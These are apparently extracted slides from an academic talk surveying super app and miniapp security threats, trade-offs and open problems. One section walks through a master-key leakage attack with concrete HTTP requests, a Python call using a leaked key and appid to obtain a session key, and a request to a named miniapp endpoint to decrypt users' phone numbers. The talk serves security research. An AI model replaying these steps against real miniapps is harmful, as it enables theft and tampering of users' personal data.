1 // Implementation of invokeHandler in NativeGlobal JavaScript Object (C++)
2 int magicbrush::BindingNativeGlobal::BindTo(v8::Object *a1, v8::Isolate *a2) {
3   /* Code Omitted */
4
5   v13 = 0;
6   v7 = (v8::Value *)mm::JSGet<v8::Local<v8::Value>>(a1, v6, "NativeGlobal", &v12);
7   if (!v7 || (v9 = (int)v7, !v8::Value::IsObject(v7)))
8     v9 = v8::Object::New(a1, v8);
9   v13 = v9;
10
11  /* Code Omitted */
12
13  mm::JSSetWithData((int)a1,
14    v13,
15    (int)"invokeHandler",
16    (int)magicbrush::nativeGlobal::invokeHandler,
17    a2);
18  mm::JSSet<v8::Local<v8::Object>>(a1, *a3, "NativeGlobal", v13);
19  return v13;
20 }
21
22 int magicbrush::nativeGlobal::invokeHandler(v8::Isolate *a1, DWORD *a2) {
23   /* Code Omitted */
24
25   mm::JSConvert<std::string, void>::fromV8(api_name, a1, v6);
26   mm::JSConvert<char16_t const*, void>::fromV8(api_param, a1, v6);
27   mm::JSConvert<int, void>::fromV8(callback_id, a1, v6);
28   Java_com_tencent_magicbrush_MBRuntime_nativeInvokeHandler(
29     api_name,
30     api_param,
31     callback_id
32   )
33
34   /* Code Omitted */
35 }

```


(T4) Hidden APIs [WZL23b]



(T7) Key Leakage from Miniapps [ZYL23]

Attack Procedure

- ▶ (I) Obtaining Attacker's Encryption Key (EK)
 - ▶ Obtain leaked Master Key (MK)
 - ▶ Query for EK with the MK
- ▶ (II) Sensitive Data Retrieval and/or Manipulation
 - ▶ Capture encrypted data
 - ▶ Decrypt with MK
 - ▶ Data manipulation
 - ▶ Re-encrypt and send to back-end



(T7) Key Leakage from Miniapps [ZYL23]

(I) Obtaining Attacker's Encryption Key (EK)

Request ①

```
GET /checkSigna?
signature=82423f4644969a8a5c3983
efab06c5f1456c9c3&timestamp=16199
48064&encrypt_type=login&nonce=22
0880Q083&LT=
043FpdGalfczXA0HiYHalDxTZj4FpdGh&
&encrypt_Kb=140&
encrypt_data=1.3.4 HTTP/1.1
```

Request ②

```
import requests
MK="c5bfc2f3*****06d32a08c5a4397"
appid="wx1bb769d037cd1204"
LT="043FpdGalfczXA0HiYHalDxTZj4FpdGh"
request.get("https://api.weixin.qq.com/sns/jscode2s
ession?appid="+appid+"&secret="+MK+"&js_code="+LT)
```

Response ③


```
{
  "session key": "a9ah7ziIDsxZU6oTzLCW6g=="
  "openid": "ozF5L5kFNcrV9IWxp7bzshfUowhw"
  "unionid": "oirId1bDzwqsBPhIte3VfuWPaPR4"
}
```

(II) User Phone Number Retrieval and Manipulation

Request ④

```
POST /sbkminiapi/api/mini/SNS/DecodeBySessionId HTTP/1.1
Host: nescafeofficecafe.nestleprofessional.cn
{"sessionId": "f3d3166416804afca858b4f35e7176eb",
"iv": "Tf2s2x5ymqX9CqpqB6s60A==",
"encryptedData": "U0G0JLnZyvi/9knCS+sBit2R4qNniXIPYUoFUA0tmxSVA17+fiFC1431QAN4rtQRHlIPqPag38fih
tpw78Jur9EONTEgYzb2k3lYfYWzURrh/eeQbBdy7mviFFEdpvhw/oDN7/5Qae+WoahL53x8WxlxmGykMzHfHUVFmT
lvDtc/1OgRcOviNMq2aaa5F3q9m/qDfVBrB6s+/3g0y1CO/Jw=="}

```



(T7) Key Leakage from Miniapps [ZYL23]




Figure: The trending of all vulnerable mini-programs w.r.t rating, developer, accessed resource type, and accessed data type.

Other Security Threats

Flawed permission [LXX⁺20]

Super app permission sets may be incomplete, enabling miniapps to access sensitive resources.

Identity confusion [ZZL⁺22]

Web domains are used to determine miniapp identities, allowing malware to obfuscate identities via fabricated domains.

Post-vetting hot update

Vetted miniapps may utilize dynamic code update to transfer into malware.

Weak token isolation

The tokens in some platforms are not strictly isolated between miniapps.


Evasive Malware

Super apps have attracted malware to exploit millions of user data stored in the platform. Specifically, Scam miniapps are emerging as a major concern as they are distributed via trusted social networks (e.g., among close friends)

Trade-off: Privacy and Convenience

Contradiction

- ▶ **Convenience:** Users enjoy convenience with miniapps, accessing personal info
- ▶ **Risks:** Privacy risk arises when data is shared with super apps.




Trade-off: Privacy and Convenience

Contradiction

- ▶ **Convenience:** Users enjoy convenience with miniapps, accessing personal info
- ▶ **Risks:** Privacy risk arises when data is shared with super apps.

Trade-off

- ▶ The balance of convenience and privacy is critical when managing data for massive amount of users.



Trade-off: Security and Usability

Contradiction

- ▶ **Security:** Security is vital for the super app ecosystem to ensure user experience and data privacy.
- ▶ **Usability:** Prioritizing security measures may impact user experience negatively.



Trade-off: Security and Usability

Contradiction

- ▶ **Security:** Security is vital for the super app ecosystem to ensure user experience and data privacy.
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Trade-off


- ▶ Super apps need to seek the balance between security and user experiences



Trade-off: Privacy and Monetization

Contradiction

- ▶ **Attemption:** Super apps might monetize user data through third-party sharing.
- ▶ **Problem:** Privacy issues, with users potentially unaware of data usage control.




Trade-off: Privacy and Monetization

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
- ▶ **Attempion:** Super apps might monetize user data through third-party sharing.
- ▶ **Problem:** Privacy issues, with users potentially unaware of data usage control.

Trade-off

- ▶ Ensure transparent data practices
- ▶ Provide explicit privacy policies
- ▶ Use robust data protection
- ▶ Give users data control



Summary of Security Measures



Lessons Learned

Security Mechanism Analysis					Security Threat Analysis					Security Impact Analysis			
Security Mechanism	At		Assumption			Threat ID	Root Cause			Privileged Access	Vetting Bypass	Data Issue	
	#	F B	A	I	V		Comp.	Impl.	Trust			Vetting	Injection
S1	Permission mechanism	①	✓	✓		T1	Flawed Permission	Permission Management			Data		✓
S2	Sandboxing	①	✓	✓		T2	Cross-platform Vulnerability	Resource Management			Data		✓
S3	API Restriction	②	✓		✓	T3	Hidden API Access	Missing			Service		✓
S4	Cross-miniapp Allowlisting	③	✓		✓	T4	Cross-miniapp Injection		Miniapp		Miniapp		✓
S5	Designated Distribution Channel	④	✓		✓	T5	Post-vetting Hot Update			Post-vetting	Service	✓	
S6	Domain Allowlisting	⑤	✓		✓	T6	Identity Confusion		Miniapp		Service	✓	
S7	Secure Communication	⑤	✓	✓			-		-		-		-
S8	Role Based Access Control	⑥	✓	✓			-		-		-		-
S9	Data Encryption	⑥	✓	✓		T7	Master Key Misuse		Developer		Data		✓
S10	Token-based Access Control	⑦	✓	✓		T8	Abused API Token		Developer		Data		✓
S11	User Token Isolation	⑦	✓	✓		T9	Weak Token Isolation		Weak		Data		✓
S12	Code Vetting	⑧	✓		✓	T10	Evasive Malware			Intra-vetting	Data	✓	
S13	Account Protection	⑨	✓		✓		-		-		-		-

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S13	Account Protection	⑨	✓	✓		✓		-		-		-		-

Other Open Problems

Security Compliance Analysis

- ▶ Protection mechanisms should meet or exceed security levels of underlying systems.
- ▶ **Future work:** Include systematic analysis tools for vulnerability detection.

Security Mechanism Standardization

- ▶ Super app implementation variations can cause security risks.
- ▶ **Future work:** Study viable security mechanisms for these platforms.

Miniapp Developer Education

- ▶ Developers need training on proper security practices and Super apps should highlight security configuration.
- ▶ **Future work:** Include tools for automatic analysis and detection of data leaks.

Semantic-aware Miniapp Vetting

- ▶ Current miniapp vetting mechanisms face challenges despite strict controls.
- ▶ **Future work:** Involve modeling super app-specific miniapp malware.

Thank You

When Super Apps Become Operating Systems: The Good, The Bad, and The Ugly

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August 11th, 2023

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